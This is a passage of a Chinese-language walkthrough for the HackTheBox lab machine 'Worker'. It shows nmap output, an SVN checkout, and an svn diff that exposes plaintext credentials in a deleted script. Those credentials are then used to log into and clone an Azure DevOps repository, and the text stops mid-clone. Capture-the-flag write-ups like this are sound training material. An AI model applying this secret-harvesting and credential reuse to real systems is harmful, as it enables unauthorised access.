
前言

Author: 0x584A



Worker

OS: Windows

Difficulty: Medium

Points: 30

Release: 15 Aug 2020

IP: 10.10.10.203

知识：


- Nmap
- Svn Cli
- evil-winrm
- DevOps Pipelines Powershell

信息收集

```
cat scans/tcpscripts.nmap
# Nmap 7.91 scan initiated Fri Jan  1 05:13:43 2021 as: nmap -Pn -p 80,3690,5985 -sC -sV
Nmap scan report for 10.10.10.203
Host is up (0.24s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3690/tcp open  svnserve Subversion
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/sub
```

```
# Nmap done at Fri Jan  1 05:13:59 2021 -- 1 IP address (1 host up) scanned in 16.16 sec
```

从返回的信息中获知，服务器是 Windows OS 部署了 IIS 服务，部署了 SVN，5985端口也是开着的，这是 windows的远程管理端口，有个漏洞利用工具是 evil-winrm



敬业

```
         NETLOGON         Disk      Logon server share
         SYSVOL           Disk      Logon server share
SMB1 disabled -- no workgroup available
```

在 Windows Server 2016 中，远程管理（WinRM）在默认情况下处于启用状态，这个看端口 5985 识别的服务可知。根据Microsoft文档，它是允许对服务器硬件进行本地和远程管理的组件。参考


Windows 远程管理（WinRM）侦听器设置


服务器管理器依赖于要管理的远程服务器上的默认 WinRM 侦听器设置。 如果远程服务器上的默认身份机制或 WinRM 侦听器端口号已从默认设置中更改，则服务器管理器无法与远程服务器通信。

以下列表显示使用服务器管理器管理的默认 WinRM 侦听器设置。

我之前也用过： https://www.jgeek.cn/archive/id/37.html


浏览器访问：




10.10.10.203:3690/dimensic
10.10.10.203:3690/dimension.worker.htb


```
( success ( 2 2 ( ) ( edit-pipeline svndiff1 accepts-svndiff2 absent-entries commit-revprops depth log-revprops atomic-revprops
ephemeral-txnprops file-revs-reverse list ) ) )
```

尝试检出 SVN 服务，得到一个新的域名和对应代码。



```
┌──(x㉿kali)-[~/hackthebox/Worker]
└─$ svn checkout svn://10.10.10.203

A    dimension.worker.htb/LICENSE.txt
A    dimension.worker.htb/README.txt
A    dimension.worker.htb/assets
A    dimension.worker.htb/assets/css
A    dimension.worker.htb/assets/css/fontawesome-all.min.css
A    dimension.worker.htb/assets/css/main.css
A    dimension.worker.htb/assets/css/noscript.css
A    dimension.worker.htb/assets/js
A    dimension.worker.htb/assets/js/breakpoints.min.js
A    dimension.worker.htb/assets/js/browser.min.js
A    dimension.worker.htb/assets/js/jquery.min.js
A    dimension.worker.htb/assets/js/main.js
A    dimension.worker.htb/assets/js/util.js
```


设置好 hosts 文件，访问后在 `/#work` 路径下获得一列新的域名。


ML5 UP
http://dimension.worker.htb
view-source:http://dimension.worker.htb/#work

```
        <article id="work">
            <h2 class="major">Work</h2>
            <span class="image main"><img src="images/pic02.jpg" alt="" /></span>
            <p>Curios on what we're currently working on are you? Well let's please you
            <a href="http://alpha.worker.htb/">Alpha</a><p>This is our first page</p>
            <a href="http://cartoon.worker.htb/">Cartoon</a><p>When we're not working we
            <a href="http://lens.worker.htb/">Lens</a><p>This page is for you 40+:ers. (
            <a href="http://solid-state.worker.htb/">Solid State</a><p>We save our data
            <a href="http://spectral.worker.htb/">Spectral</a><p>Sounds almost like one
            <a href="http://story.worker.htb/">Story</a><p>Lets make a long story short,
        </article>

    <!-- About -->
        <article id="about">
            <h2 class="major">About</h2>
```


获取 user flag

都看了一遍，均是静态页面没什么收货。检查的代码也均是静态文件，不过有个 moved.txt 文件，里面含有新的提示。大意是通过svn部署的方式已经不用了，改用自动发布了，对应的域名是 devops.worker.htb




```
┌──(x㉿kali)-[~/hackthebox/Worker/svn_dimension]
└─$ cat ./moved.txt
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

尝试访问这个域名，提示需要HTTP基本验证，开始找账号密码。在代码里翻了一遍无果，尝试查看SVN提交记录，进行版本比对。



```
┌──(x㉿kali)-[~/hackthebox/Worker]
└─$ svn diff svn://10.10.10.203 -r2
Index: deploy.ps1
===================================================================
--- deploy.ps1  (版本 2)
+++ deploy.ps1  (不存在的)
@@ -1,6 +0,0 @@
-$user = "nathen"
-$plain = "wendel98"
-$pwd = ($plain | ConvertTo-SecureString)
-$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
-$args = "Copy-Site.ps1"
-Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
Index: moved.txt
===================================================================
--- moved.txt   (不存在的)
+++ moved.txt   (版本 5)
@@ -0,0 +1,5 @@
+This repository has been migrated and will no longer be maintaned here.
+You can find the latest version at: http://devops.worker.htb
+
+// The Worker team :)
+
```

果然，拿获取到的账号密码成功登陆。



devops.worker.htb/ekenas/SmartHotel360/_git/spectral

克隆存储库


使用命令行或 IDE 克隆 Git 存储库

命令行


http://devops.worker.htb/ekenas/SmartHotel360/…

IDE

在 Git 中进行身份验证时遇到问题? 请务必获取最新版本的 适用于 Windows 的 Git，或用于 IntelliJ、Eclipse、Android Studio 或 macOS 和 Linux 终端 的插件。




```
┌──(x㉿kali)-[~/hackthebox/Worker]
└─$ git clone http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral
正克隆到 'spectral' ...
Username for 'http://devops.worker.htb': nathen
Password for 'http://nathen@devops.worker.htb':
remote: Azure Repos
remote: Found 57 objects to send. (87 ms)
展开对象中:  57% (33/57), 131.96 KiB | 9.00 KiB/s
[work] 1:zsh- 2:git*
```



